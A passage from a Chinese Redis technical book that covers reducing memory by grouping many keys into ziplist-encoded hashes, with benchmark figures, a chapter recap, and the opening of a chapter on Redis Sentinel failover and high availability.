当使用Redis存储大量数据时，通常会存在大量键，过多的键同样会消耗大量内存。Redis本质是一个数据结构服务器，它为我们提供多种数据结构，如hash、list、set、zset等。使用Redis时不要进入一个误区，大量使用get/set这样的API，把Redis当成Memcached使用。对于存储相同的数据内容利用Redis的数据结构降低外层键的数量，也可以节省大量内存。如图8-16所示，通过在客户端预估键规模，把大量键分组映射到多个hash结构中降低键的数量。




图8-16 客户端维护哈希分组降低键规模

hash结构降低键数量分析：

- 根据键规模在客户端通过分组映射到一组hash对象中，如存在100万个键，可以映射到1000个hash中，每个hash保存1000个元素。
- hash的field可用于记录原始key字符串，方便哈希查找。

· hash的value保存原始值对象，确保不要超过hash-max-ziplist-value限制。

下面测试这种优化技巧的内存表现，如表8-9所示。

表8-9 hash分组控制键规模测试

数据量	key 大小	value 大小	string 类型 占用内存	hash-ziplist 类型占用内存	内存降低 比例	string:set 平均耗时	hash:hset 平均耗时
200w	20 字节	512 字节	1392.64MB	1000.97MB	28.1%	2.13 微秒	21.28 微秒
200w	20 字节	200 字节	596.62MB	399.38MB	33.1%	1.49 微秒	16.08 微秒
200w	20 字节	100 字节	382.99MB	211.88MB	44.6%	1.30 微秒	14.92 微秒
200w	20 字节	50 字节	291.46MB	110.32MB	62.1%	1.28 微秒	13.48 微秒
200w	20 字节	20 字节	246.40MB	55.63MB	77.4%	1.10 微秒	13.21 微秒
200w	20 字节	5 字节	199.93MB	24.42MB	87.7%	1.10 微秒	13.06 微秒

通过这个测试数据，可以说：

- 同样的数据使用ziplist编码的hash类型存储比string类型节约内存。
- 节省内存量随着value空间的减少越来越明显。
- hash-ziplist类型比string类型写入耗时，但随着value空间的减少，耗时逐渐降低。

使用hash重构后节省内存量效果非常明显，特别对于存储小对象的场景，内存只有不到原来的1/5。下面分析这种内存优化技巧的关键点：

- 1) hash类型节省内存的原理是使用ziplist编码，如果使用hashtable编码方式反而会增加内存消耗。
- 2) ziplist长度需要控制在1000以内，否则由于存取操作时间复杂度在O(n)到O(n²)之间，长列表会导致CPU消耗严重，得不偿失。

3) ziplist适合存储小对象，对于大对象不但内存优化效果不明显还会增加命令操作耗时。

4) 需要预估键的规模，从而确定每个hash结构需要存储的元素数量。

5) 根据hash长度和元素大小，调整hash-max-ziplist-entries和hash-max-ziplist-value参数，确保hash类型使用ziplist编码。

关于hash键和field键的设计：

1) 当键离散度较高时，可以按字符串位截取，把后三位作为哈希的field，之前部分作为哈希的键。如：key=1948480哈希key=group: hash:1948，哈希field=480。

2) 当键离散度较低时，可以使用哈希算法打散键，如：使用crc32(key) & 10000函数把所有的键映射到“0-9999”整数范围内，哈希field存储键的原始值。

3) 尽量减少hash键和field的长度，如使用部分键内容。

使用hash结构控制键的规模虽然可以大幅降低内存，但同样会带来问题，需要提前做好规避处理。如下所示：

·客户端需要预估键的规模并设计hash分组规则，加重客户端开发成本。

·hash重构后所有的键无法再使用超时(expire) 和LRU淘汰机制自动删除，需要手动维护删除。

·对于大对象，如1KB以上的对象，使用hash-ziplist结构控制键数量反而得不偿失。

不过瑕不掩瑜，对于大量小对象的存储场景，非常适合使用ziplist编码的hash类型控制键的规模来降低内存。



开发提示

使用ziplist+hash优化keys后，如果想使用超时删除功能，开发人员可以存储每个对象写入的时间，再通过定时任务使用hscan命令扫描数据，找出hash内超时的数据项删除即可。

本节主要讲解Redis内存优化技巧，Redis的数据特性是“all in memory”，优化内存将变得非常重要。对于内存优化建议读者先要掌握Redis内存存储的特性比如字符串、压缩编码、整数集合等，再根据数据规模和所用命令需求去调整，从而达到空间和效率的最佳平衡。建议使用Redis存储大量数据时，把内存优化环节加入到前期设计阶段，否则数据大幅增长后，开发人员需要面对重新优化内存所带来开发和数据迁移的双重成本。当Redis内存不足时，首先考虑的问题不是加机器做水平扩展，应该先尝试做内存优化，当遇到瓶颈时，再去考虑水平扩展。即使对于集群化方案，垂直层面优化也同样重要，避免不必要的资源浪费和集群化后的管理成本。

8.4 本章重点回顾

- 1) Redis实际内存消耗主要包括：键值对象、缓冲区内存、内存碎片。
- 2) 通过调整maxmemory控制Redis最大可用内存。当内存使用超出时，根据maxmemory-policy控制内存回收策略。
- 3) 内存是相对宝贵的资源，通过合理的优化可以有效地降低内存的使用量，内存优化的思路包括：
 - 精简键值对大小，键值字面量精简，使用高效二进制序列化工具。
 - 使用对象共享池优化小整数对象。
 - 数据优先使用整数，比字符串类型更节省空间。
 - 优化字符串使用，避免预分配造成的内存浪费。
 - 使用ziplist压缩编码优化hash、list等结构，注重效率和空间的平衡。
 - 使用intset编码优化整数集合。
 - 使用ziplist编码的hash结构降低小对象链规模。

第9章 哨兵

Redis的主从复制模式下，一旦主节点由于故障不能提供服务，需要人工将从节点晋升为主节点，同时还要通知应用方更新主节点地址，对于很多应用场景这种故障处理的方式是无法接受的。可喜的是Redis从2.8开始正式提供了Redis Sentinel（哨兵）架构来解决这个问题，本章会对Redis Sentinel进行详细分析，相信通过本章的学习，读者完全可以在自己的项目中合理地使用和运维Redis Sentinel。本章主要内容如下：

- Redis Sentinel的概念
- Redis Sentinel安装部署
- Redis Sentinel API详解
- Redis Sentinel客户端
- Redis Sentinel实现原理
- Redis Sentinel开发运维实践

9.1 基本概念

由于对Redis的许多概念都有不同的名词解释，所以在介绍Redis Sentinel之前，先对几个名词进行说明，这样便于在后面的介绍中达成一致，如表9-1所示。

表9-1 Redis Sentinel相关名词解释

名 词	逻辑结构	物理结构
主节点 (master)	Redis 主服务 / 数据库	一个独立的 Redis 进程
从节点 (slave)	Redis 从服务 / 数据库	一个独立的 Redis 进程

(续)

名 词	逻辑结构	物理结构
Redis 数据节点	主节点和从节点	主节点和从节点的进程
Sentinel 节点	监控 Redis 数据节点	一个独立的 Sentinel 进程
Sentinel 节点集合	若干 Sentinel 节点的抽象组合	若干 Sentinel 节点进程
Redis Sentinel	Redis 高可用实现方案	Sentinel 节点集合和 Redis 数据节点进程
应用方	泛指一个或多个客户端	一个或者多个客户端进程或者线程

Redis Sentinel是Redis的高可用实现方案，在实际的生产环境中，对提高整个系统的高可用性是非常有帮助的，本节首先会回顾主从复制模式下故障处理可能产生的问题，而后引出高可用的概念，最后重点分析Redis Sentinel的基本架构、优势，以及是如何实现高可用的。

9.1.1 主从复制的问题

Redis的主从复制模式可以将主节点的数据改变同步给从节点，这样从节点就可以起到两个作用：第一，作为主节点的一个备份，一旦主节点出了故障不可达的情况，从节点可以作为后备“顶”上来，并且保证数据尽量不丢失（主从复制是最终一致性）。第二，从节点可以扩展主节点的读能力，一旦主节点不能支撑住大并发量的读操作，从节点可以在一定程度上帮助主节点分担读压力。

但是主从复制也带来了以下问题：

- 一旦主节点出现故障，需要手动将一个从节点晋升为主节点，同时需要修改应用方的主节点地址，还需要命令其他从节点去复制新的主节点，整个过程都需要人工干预。

- 主节点的写能力受到单机的限制。

- 主节点的存储能力受到单机的限制。

其中第一个问题就是Redis的高可用问题，将在下一个节进行分析。第二、三个问题属于Redis的分布式问题，会在第10章介绍。

9.1.2 高可用

Redis主从复制模式下，一旦主节点出现了故障不可达，需要人工干预进行故障转移，无论对于Redis的应用方还是运维方都带来了很大的不便。对于应用方来说无法及时感知到主节点的变化，必然会造成一定的写数据丢失和读数据错误，甚至可能造成应用方服务不可用。对于Redis的运维方来说，整个故障转移的过程是需要人工来介入的，故障转移实时性和准确性上都无法得到保障，图9-1到图9-5展示了一个1主2从的Redis主从复制模式下的主节点出现故障后，是如何进行故障转移的，过程如下所示。

- 1) 如图9-1所示，主节点发生故障后，客户端（client）连接主节点失败，两个从节点与主节点连接失败造成复制中断。
- 2) 如图9-2所示，如果主节点无法正常启动，需要选出一个从节点（slave-1），对其执行slaveof no one命令使其成为新的主节点。




图9-1 主节点发生故障

3) 如图9-3所示，原来的从节点（slave-1）成为新的主节点后，更新应用方的主节点信息，重新启动应用方。




图9-2 从节点执行slaveof no one晋级为主节点



图9-3 应用方连接新的主节点

4) 如图9-4所示，客户端命令另一个从节点（slave-2）去复制新的主节点（new-master）

5) 如图9-5所示，待原来的主节点恢复后，让它去复制新的主节点。




图9-4 其余从节点复制新的主节点




图9-5 原来的主节点恢复

上述处理过程就可以认为整个服务或者架构的设计不是高可用的，因为

整个故障转移的过程需要人介入。考虑到这点，有些公司把上述流程自动化了，但是仍然存在如下问题：第一，判断节点不可达的机制是否健全和标准。第二，如果有多个从节点，怎样保证只有一个被晋升为主节点。第三，通知客户端新的主节点机制是否足够健壮。Redis Sentinel正是用于解决这些问题。

9.1.3 Redis Sentinel的高可用性

当主节点出现故障时，Redis Sentinel能自动完成故障发现和故障转移，并通知应用方，从而实现真正的高可用。



注意

Redis 2.6 版本提供 Redis Sentinel v1 版本，但是功能性和健壮性都有一些问题，如果想使用 Redis Sentinel 的话，建议使用 2.8 以上版本，也就是 v2 版本的 Redis Sentinel。

Redis Sentinel 是一个分布式架构，其中包含若干个 Sentinel 节点和 Redis 数据节点，每个 Sentinel 节点会对数据节点和其余 Sentinel 节点进行监控，当它发现节点不可达时，会对节点做下线标识。如果被标识的是主节点，它还会和其他 Sentinel 节点进行“协商”，当大多数 Sentinel 节点都认为主节点不可达时，它们会选举出一个 Sentinel 节点来完成自动故障转移的工作，同时会将这个变化实时通知给 Redis 应用方。整个过程完全是自动的，不需要人工来介入，所以这套方案很有效地解决了 Redis 的高可用问题。



注意

这里的分布式是指：Redis 数据节点、Sentinel 节点集合、客户端分布在多个物理节点的架构，不要与第 10 章介绍的 Redis Cluster 分布式混淆。

如图 9-6 所示，Redis Sentinel 与 Redis 主从复制模式只是多了若干 Sentinel 节点，所以 Redis Sentinel 并没有针对 Redis 节点做了特殊处理，这里是很多

开发和运维人员容易混淆的。




图9-6 Redis主从复制与Redis Sentinel架构的区别

从逻辑架构上看，Sentinel节点集合会定期对所有节点进行监控，特别是对主节点的故障实现自动转移。

下面以1个主节点、2个从节点、3个Sentinel节点组成的Redis Sentinel为例子进行说明，拓扑结构如图9-7所示。




图9-7 Redis Sentinel拓扑结构

整个故障转移的处理逻辑有下面4个步骤：

- 1) 如图9-8所示，主节点出现故障，此时两个从节点与主节点失去连接，主从复制失败。




图9-8 主节点故障

2) 如图9-9所示，每个Sentinel节点通过定期监控发现主节点出现了故障。

3) 如图9-10所示，多个Sentinel节点对主节点的故障达成一致，选举出sentinel-3节点作为领导者负责故障转移。




图9-9 Sentinel节点集合发现主节点故障




图9-10 Redis Sentinel对主节点故障转移

4) 如图9-11所示，Sentinel领导者节点执行了故障转移，整个过程和

9.1.2节介绍的是完全一致的，只不过是自动化完成的。

